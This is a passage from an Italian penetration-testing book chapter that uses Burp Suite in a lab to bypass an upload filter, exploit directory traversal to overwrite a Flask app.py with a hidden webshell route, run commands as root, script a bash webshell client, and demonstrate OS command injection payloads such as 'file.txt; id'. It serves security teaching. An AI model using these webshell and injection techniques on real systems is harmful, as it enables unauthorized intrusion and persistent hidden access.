


**Figura 6.6** La pagina Proxy di Burp Suite.

Quindi, fate clic su *Open browser*. Questo dovrebbe avviare il browser interno di Burp Suite, basato su Chromium, e inoltrare il suo traffico all'istanza di Burp Suite attualmente in esecuzione. Utilizzeremo questo browser per lanciare i nostri attacchi iniziali contro l'applicazione web. Andate all'applicazione web di `p-web-01` visitando il suo URL,

`http://172.16.10.10:8081.`

Ora visitate l'endpoint `/upload` tramite il browser Burp Suite. Se aprite la scheda *Target* di Burp Suite, dovrete vedere una struttura di directory simile a quella rappresentata nella Figura 6.7. Fate clic sul link *upload* nel riquadro di navigazione a sinistra per vedere sia la richiesta HTTP GET sia i dettagli della risposta.




**Figura 6.7** La scheda Target di Burp Suite.

Provate a caricare il vostro file `python-webshell-check.py` originale usando il browser Burp Suite e ispezionate il traffico risultante. Dovreste ricevere il messaggio d'errore `File type is not allowed!` in quanto il tipo di file non è consentito. In Burp Suite, la situazione dovrebbe essere come quella illustrata nella Figura 6.8.

Nel riquadro delle richieste, a sinistra, possiamo vedere chiaramente la richiesta HTTP POST fatta all'endpoint `/upload`. Include informazioni sull'host, l'origine e l'intestazione, ma ci concentreremo sul corpo della richiesta, che contiene il nome del file, il tipo di contenuto e il contenuto del file stesso:

```

-----WebKitFormBoundary
Content-Disposition: form-data; name="file"; filename="python-webshell-check.py"

```

Content-Type: text/x-python

```
import subprocess
# Semplice controllo della webshell python
result = subprocess.check_output('id', shell=True)
print(result.decode('utf-8'))
-----WebKitFormBoundaryZ
```




**Figura 6.8** Traffico di richiesta e risposta catturato da Burp Suite.

Vogliamo modificare il valore dell'intestazione Content-Type, quindi inoltriamo questa richiesta a Burp Suite *Repeater*, uno strumento utilizzato per manipolare le richieste e le risposte HTTP. Repeater consente di manomettere qualsiasi parte della richiesta HTTP prima di inviarla nuovamente all'applicazione web. Per inviare la richiesta a Repeater, basta fare clic destro sul riquadro della richiesta e selezionare *Send to Repeater*.

Ora andate alla scheda *Repeater* in Burp Suite e modificate la riga Content-Type: text/x-python trasformandola in Content-Type: image/jpeg. Questa piccola modifica, si spera, ingannerà

l'applicazione web facendole credere che stiamo caricando un file `.jpeg`, quando in realtà stiamo caricando un file Python. Notate che non stiamo modificando l'estensione `.py` del nome del file.

Fate clic sul pulsante *Send* situato nell'angolo superiore sinistro dell'interfaccia utente e analizzate la risposta. Il messaggio `File upload was successful!` nel contenuto HTML indica che la manipolazione del `Content-Type` è riuscita a bypassare il controllo del formato file.

Ora, la web shell è accessibile nella directory `/uploads` dell'applicazione web? Provate a raggiungere l'URL `http://172.16.10.10:8081/uploads/python-webshell-check.py`. Come potete vedere nella Figura 6.9, la pagina web visualizza il contenuto del file Python in una singola riga, invece di servirlo automaticamente come download, come prima.




**Figura 6.9** La shell web Python non elaborata caricata nell'applicazione web.

Abbiamo fatto progressi, ma il nostro payload non viene eseguito come previsto sull'applicazione web. Volevamo che lo script `python-webshell-check.py` eseguisse il comando `id` e ci restituisse l'output in una risposta HTTP. Nel prossimo paragrafo, scopriremo l'importanza di allestire correttamente una web shell considerando il suo contesto di esecuzione, la posizione del file, i controlli di accesso e il tipo di framework web che stiamo prendendo di mira.

# Installazione di web shell

L'impiego con successo di una shell può comportare considerazioni tecniche che vanno ben oltre il semplice sfruttamento di una vulnerabilità di upload di file. Ecco i fattori che dovete considerare quando volete impiegare una web shell remota.

- *Contesto di esecuzione:* considerate il linguaggio di programmazione del target, la configurazione del server e l'ambiente di esecuzione. Per esempio, se l'applicazione viene eseguita su un server PHP, assicuratevi che il codice della web shell sia compatibile con la sintassi e le funzionalità di PHP.
- *Percorso e posizione del file:* determinate un percorso e una posizione appropriati per la web shell, considerando la struttura delle directory dell'applicazione target, i controlli di accesso e i meccanismi di inclusione dei file. Identificate le directory e le posizioni con accesso in scrittura in cui la web shell può essere salvata ed eseguita in modo efficace. Per esempio, potreste essere in grado di eseguire l'upload su percorsi per file non di immagini, come `/uploads`, `/files` o `/static`, e per file di immagini come `/images` o `/imgs`. Non esiste uno standard unico e i file possono risiedere ovunque lo sviluppatore abbia previsto. Anche l'identificazione della directory radice dell'applicazione web è utile. Per esempio, su un server web i siti web sono comunemente contenuti in `/var/www/html`.
- *Controllo degli accessi e autorizzazioni:* considerate eventuali controlli degli accessi, meccanismi di

autenticazione o ruoli utente implementati nell'applicazione. La possibilità di sfruttare vulnerabilità correlate ai ruoli utente, all'escalation dei privilegi o all'autenticazione può fornirvi ulteriori opportunità per installare con successo una web shell staging. Per esempio, potrebbe essere necessario autenticarsi per eseguire l'upload di un file, ma poi tale file potrebbe essere accessibile anche agli utenti non autenticati.

- *Firewall per applicazioni web*: i sistemi di sicurezza, come i firewall per applicazioni web, potrebbero rilevare i tentativi di eseguire l'upload delle più comuni web shell. Potrebbero anche identificare i tentativi di eseguire comandi di sistema tramite i parametri HTTP. Quindi, il fatto di usare web shell popolari come `c99.php` O b374k potrebbe aumentare le vostre possibilità di essere scoperti e bloccati. Altri sistemi di sicurezza, per esempio di endpoint detection and response, potrebbero tenere sotto costante controllo le attività dei processi del sistema; se rilevano che un processo del server web tenta di eseguire comandi della shell, potrebbero generare allarmi o bloccare del tutto l'esecuzione.

Applichiamo questi principi per installare come payload una web shell efficace e violare completamente l'applicazione web su `p-web-01`, in modo da poter eseguire su di essa qualsiasi comando bash.



## Individuazione di vulnerabilità all'attraversamento di directory

Sebbene avessimo falsificato l'intestazione `Content-Type` della web shell per aggirare con successo i controlli di upload di un server, non siamo stati in grado di eseguire il codice Python dannoso, perché non avevamo collocato correttamente la web shell sul server Flask.

Le applicazioni create con il framework Flask possono contenere un file denominato `app.py` (o un altro nome simile) che indica il punto d'ingresso di un'applicazione. Questo file è responsabile dell'inizializzazione e della configurazione dell'applicazione; crea un'istanza dell'applicazione Flask e ne definisce i percorsi, le viste e le configurazioni. Manipolare questo file sarebbe un ottimo modo per eseguire una web shell su un'applicazione Flask.

Possiamo provare ad alterare il file `app.py` dell'applicazione web di `p-web-01` caricandone una versione manomessa che includa un percorso per la nostra web shell dannosa. Tuttavia, per portare a termine questo compito, dovremo prima capire se possiamo caricare un file al di fuori della directory `/uploads`, che non è la directory radice dell'applicazione, dove dovrebbe risiedere `app.py`.

Le vulnerabilità all'attraversamento di directory (*directory traversal*) consentono agli hacker di accedere a file o directory al di fuori della directory prevista. Questa vulnerabilità può verificarsi quando i parametri di input o la funzionalità di upload di file non vengono convalidati e sanificati correttamente. Per sfruttare una vulnerabilità all'attraversamento di directory, un hacker può creare un

nome di file dannoso che includa la sequenza di attraversamento di directory, `../`.

Per esempio, un hacker potrebbe caricare un file di nome `../../../../../../etc/password`, che gli permetterebbe, potenzialmente, di modificare informazioni critiche del sistema. Un punto singolo (`.`) rappresenta la directory corrente e doppio (`..`) rappresentano la directory genitore. Utilizzando più sequenze punto-punto-barra (`../`), stiamo essenzialmente risalendo il file system.

Se riuscissimo a manipolare il nome del file nel nostro input, potremmo potenzialmente attraversare il file system, quindi caricare il file `app.py` dannoso nella directory di sistema dell'app. Vediamo, allora, se riusciamo a caricare un file in un'altra directory di `p-web-01`. La scheda *Target* di Burp Suite ci mostra che il server ha una directory `/static` utilizzata per ospitare risorse permanenti, per esempio l'immagine `hero.png`, come illustrato nella Figura 6.10. Prendere di mira questa directory statica sarebbe un buon modo per rilevare se il server è vulnerabile ad attacchi di upload e attraversamento di directory.

#### **NOTA**

Se non riuscite a visualizzare le immagini nella directory `/static`, fate clic sulla barra *Filter* sotto la scheda Site Map, quindi fate clic su *Show All*.




**Figura 6.10** La directory `/static` su `p-web-01` mostrata nella scheda Target di Burp Suite.

In *Repeater*, includeremo nel nome del file `python-webshell-check.py` un percorso relativo alla directory `/static`. Rinominatelo in `../static/python-webshell-check.py`, quindi inviate la richiesta al server. In base alla risposta, il file potrebbe essere stato caricato correttamente. Andate all'URL `/static/python-webshell-check.py` per verificarlo.

## Caricamento di payload dannosi

Ora che sappiamo di poter sfruttare una vulnerabilità all'attraversamento di directory, installiamo un payload `app.py` dannoso. Utilizzeremo la funzione `@app.route()` per includere in `p-web-01` un nuovo endpoint per la web shell. Scaricate la

versione dannosa del file `app.py` dal repository GitHub del libro.

Quando aprite questo file, vedrete che è una copia quasi identica del file `app.py` originale. Tuttavia, abbiamo aggiunto un nuovo percorso alla fine del file:

#### **app.py**

---

```
--snip--
@app.route('/webshell/<command>') (1)
def webshell(command):
    result = subprocess.check_output(command, shell=True)
    return result.decode('utf-8')
```

La riga in (1) aggiunge un nuovo URL `/webshell/<command>`, che esegue la funzione `webshell()`. Questa funzione accetta come parametro un comando. Il resto del file è molto simile al file `python-webshell-check.py`.

Carichiamo questa web shell su `p-web-01` usando Burp Suite. Innanzitutto, sfruttiamo la vulnerabilità all'attraversamento di directory rinominando come `../app.py` il file nella richiesta. Ciò dovrebbe permetterci di sovrascrivere il file `app.py` originale sul server.

Il passo successivo consiste nel modificare l'intestazione `Content-Type` della richiesta per ingannare il server e fargli credere che stiamo caricando un'immagine. Modificate l'intestazione per includere il tipo di contenuto `image/jpeg`. Quindi incollate il contenuto del file dannoso nel corpo della richiesta. Prima di fare clic su *Send*, assicuratevi che la vostra richiesta sia simile a quella rappresentata nella Figura 6.11 (ma tenete presente che questa schermata non mostra l'intero contenuto del file nel corpo della richiesta).




**Figura 6.11** Caricamento del file app.py dannoso contenente il percorso della web shell.

Se la richiesta funziona, dovreste ricevere il messaggio `File upload was successful!`.

Notate che l'exploit ha preservato tutte le funzionalità originali del file `app.py`. Questo exploit a web shell nascosta ci aiuta a eludere il rilevamento, poiché abbiamo mantenuto intatto il comportamento del sito e non abbiamo creato nuovi file. Se qualcuno esaminasse la directory `/uploads` non troverebbe alcuna web shell, poiché abbiamo aggiunto la shell al codice sorgente dell'applicazione web. Tuttavia, i sistemi di sicurezza come quelli di monitoraggio dell'integrità dei file (FIM) potrebbero rilevare che l'hash di un file è stato modificato.

In scenari reali, fate molta attenzione quando provate a sovrascrivere un'applicazione. Potrebbe non funzionare al

primo tentativo e in tal modo potreste interrompere l'operatività dell'applicazione a causa di un errore di programmazione della versione modificata. Chiedete sempre le necessarie autorizzazioni quando provate queste tecniche potenzialmente pericolose di penetration testing.

## Esecuzione di comandi dalla web shell

Dopo aver concatenato tre diverse vulnerabilità, ora possiamo eseguire comandi su `p-web-01`. Per farlo, andate all'endpoint che avete appena creato e aggiungete un comando `bash` all'URL. Nella risposta del browser dovrete ottenere l'output del comando.

Per esempio, per scoprire con quale utente stiamo operando, eseguite il comando `id` con

`http://172.16.10.10:8081/webshell/id`. Questo dovrebbe produrre il seguente output:

```
uid=0(root) gid(root) groups=0(root)
```

Andate su `http://172.16.10.10:8081/webshell/pwd` per scoprire dove ci troviamo nel sistema:

```
/app
```

Infine, andate su `http://172.16.10.10:8081/webshell/uname%20-a` per identificare il sistema operativo che avete appena violato:

```
Linux p-web-01.acme-hyper-branding.com 6.1.x-kali5-amd64 #1 SMP  
PREEMPT_DYNAMIC Debian 6.1.xx-1kali1 x86_64 x86_64 x86_64 GNU/Linux
```

Notate che, quando abbiamo inviato alla web shell questo comando `bash` `uname -a`, abbiamo dovuto codificare in URL il carattere dello spazio, usando la rappresentazione `%20`. La

Tabella 6.1 mostra alcuni dei caratteri usati più

comunemente, codificati in URL, la forma che potete inserire nelle web shell bash.

**Tabella 6.1** Caratteri codificati in URL per le web shell bash.

| Carattere               | Codifica URL |
|-------------------------|--------------|
| Spazio ( )              | %20          |
| Barra (/)               | %2F          |
| Punto interrogativo (?) | %3F          |
| E commerciale (&)       | %26          |
| Segno di uguale (=)     | %3D          |
| Due punti (:)           | %3A          |
| Punto e virgola (;)     | %3B          |
| Cancelletto (#)         | %23          |
| Segno più (+)           | %2B          |
| Virgola (,)             | %2C          |

Ora che abbiamo stabilito un punto d'appoggio iniziale sul server, sviluppiamo uno script bash specifico che possiamo usare per interagire meglio con il server, senza dover usare il browser.

## Esercizio 8 – Creare un'interfaccia per la web shell

In questo esercizio, svilupperete uno script bash che potrete usare per inviare automaticamente comandi alla web shell che avete caricato su `p-web-01` (172.16.10.10) e quindi

eseguire il parsing dell'output che riceverete. Lo script dovrebbe interagire con la web shell inviando richieste HTTP generate in base ai comandi bash immessi in un prompt locale.

I comandi potrebbero usare caratteri speciali, quindi dovrete assicurarvi di codificarli tutti correttamente. Vorrete anche restituire un output pulito, che contenga solo la risposta dell'esecuzione del comando. Il Listato 6.1 mostra un esempio di tale script per la web shell.

### Listato 6.1

---

```
#!/bin/bash
read -p 'Host: ' host (1)
read -p 'Port: ' port
while true; do
    read -p '$ ' raw_command
    command=$(printf %s "${raw_command}" | jq -sRr @uri) (2)
    response=$(curl -s -w "%{http_code}" \ (3)
        -o /dev/null "http://${host}:${port} /webshell /${command}")
    http_code=$(tail -n1 <<< "$response")
    # Controlla se il codice di stato HTTP è un intero valido.
    if [[ "${http_code}" =~ ^[0-9]+$ ]]; then
        if [ "${http_code}" -eq 200 ]; then (4)
            curl "http://${host}:${port} /webshell /${command}" (5)
        else
            echo "Error: HTTP status code ${http_code}"
        fi
    else
        echo "Error: Invalid HTTP status code received"
    fi
done
```

Iniziamo lo script raccogliendo l'indirizzo dell'host e la porta per la destinazione remota cui vogliamo connetterci (1). All'interno di un ciclo `while`, lo script chiede all'utente di immettere il comando da eseguire (2). Codifichiamo la stringa di comando utilizzando `jq` e la sua funzione `@uri`, che converte la stringa di input in una stringa in codifica URI.

Successivamente, inviamo al target una richiesta `curl` appositamente creata (3). L'opzione `-s` sopprime qualsiasi output di `curl` non necessario, ovvero che non sia



direttamente correlato al comando `bash`. Successivamente, l'argomento `-w` specifica un formato di output personalizzato per `curl`. In questo caso, `"%{http_code}"` è un segnaposto che verrà sostituito con il codice di risposta HTTP per la richiesta. Ciò consente di recuperare separatamente il codice di stato. Inoltre, possiamo vedere che questa richiesta `curl` utilizza l'argomento di output `-o` e lo indirizza a `/dev/null`, il che significa che scartiamo il corpo della risposta.

Al punto (4), controlliamo se il codice di stato HTTP è `200`. Inviamo quindi una seconda richiesta `curl` per recuperare l'output (punto (5)).

Volete migliorare questo script? Provate a implementare alcune delle seguenti funzionalità:

- *Utilizzare una singola richiesta http*: elimina la necessità di inviare due richieste `curl` per ogni comando.
- *Modificare la persistenza della directory*: quando si usa `cd` per spostarsi nel file system, è opportuno che lo script tenga traccia della directory di lavoro corrente.
- *Creare un log per la cronologia*: quando vengono inviati comandi alla web shell, potete memorizzarli in un registro che ricordi quali comandi sono stati eseguiti e quando.
- *Utilizzare un alias di accesso rapido*: invece di richiedere agli utenti di digitare manualmente nello script l'host target e la porta, potete accettare questi parametri come argomenti della riga di comando e poi memorizzare come alias il percorso completo dello script con questi argomenti.

# Limiti delle web shell

Nonostante la loro utilità, le web shell presentano diversi limiti. Qui discutiamo alcuni dei loro svantaggi più comuni.

## Mancanza di persistenza

Le web shell spesso sono temporanee e rimangono in funzione solo fintantoché il server web violato rimane accessibile. Gli amministratori del sistema potrebbero monitorare e ripulire regolarmente i file caricati, riducendone la persistenza e l'efficacia. Inoltre, se il server viene disattivato, corretto o riconfigurato, la web shell potrebbe diventare inefficace, riducendo la capacità di mantenere l'accesso.

## Mancanza di risposte in tempo reale

Le risposte in tempo reale da comandi come `ping` non funzioneranno e, a meno che non si limiti il numero di comandi `ping` inviati, la web shell potrebbe bloccarsi, poiché i tasti di scelta rapida come Ctrl-C per uscire dal comando non saranno disponibili.

## Funzionalità limitate

Le web shell spesso forniscono feedback o messaggi di errore limitati, rendendo difficile la risoluzione dei problemi o la comprensione delle cause dei malfunzionamenti. Forniscono solo un sottoinsieme delle funzionalità disponibili con gli strumenti di amministrazione nativi del

sistema e potrebbero non offrire le funzionalità avanzate della shell bash.

Abbiamo preso in considerazione un modo per ottenere l'accesso iniziale a un server target. Concludiamo questo capitolo prendendo in considerazione un altro metodo: l'iniezione di comandi del sistema operativo.

## Iniezione di comandi del sistema operativo

*L'iniezione di comandi del sistema operativo* è un tipo di vulnerabilità che si verifica quando un'applicazione consente agli utenti di eseguire comandi del sistema operativo fornendoli come input all'applicazione. Come aggressori, possiamo sfruttare la mancanza di una corretta sanificazione dell'input di un target per iniettare comandi dannosi e ottenere un punto d'appoggio iniziale nei sistemi.

A differenza delle web shell, gli attacchi a iniezione di comandi del sistema operativo non richiedono di caricare file dannosi su un server. Piuttosto, dobbiamo identificare quei punti dell'applicazione target che usano direttamente l'input dell'utente per costruire comandi per il sistema operativo. Quindi, dobbiamo manipolare l'input fornito dall'utente iniettando caratteri o sequenze appositamente creati per uscire dal contesto di input previsto ed eseguire i nostri comandi.

Per esempio, di seguito è riportato un frammento di un'applicazione web Python che consente agli utenti di inviare un nome di file per l'elaborazione:

```
import os
def process_file(filename):
```

```
command = "ls -l " + filename
output = os.popen(command).read()
return output
```

Come potete vedere, la funzione `process_file()` dell'applicazione accetta il parametro `filename` e lo passa al comando `ls -l` del sistema operativo, ma senza prima controllare l'input, alla ricerca di caratteri speciali o altri contenuti dannosi.

Un hacker può sfruttare questa vulnerabilità se il valore di `filename` proviene da una funzione che accetta dall'utente input non attendibili; in tal caso, potrebbe iniettare dei comandi aggiuntivi nel parametro `filename`. Per esempio, se un hacker inviasse un `filename` dannoso, come `file.txt; id`, l'applicazione costruirebbe il seguente comando:

```
ls -l file.txt; id
```

Questo input eseguirà prima il comando `ls -l` previsto, utilizzando il parametro `file.txt`, ma poi eseguirà il comando `id` iniettato.

Notate che l'input sfrutta l'operatore della bash punto e virgola (;) per sfuggire al contesto di input previsto. Nei Capitoli 1 e 2, avete già scoperto l'esistenza di diversi di questi operatori, che hanno significati speciali per l'interprete bash. La Tabella 6.2 mostra come utilizzare questi operatori per sottoporre a test le possibili vulnerabilità all'iniezione di comandi del sistema operativo.

**Tabella 6.2** Tecniche comuni di iniezione dei comandi del sistema operativo.

| Operatore           | Descrizione                            | Esempio di utilizzo               |
|---------------------|----------------------------------------|-----------------------------------|
| Punto e virgola (;) | Esegue più comandi in una singola riga | <code>filename=abc.txt; id</code> |

|                                               |                                                                                                  |                                          |
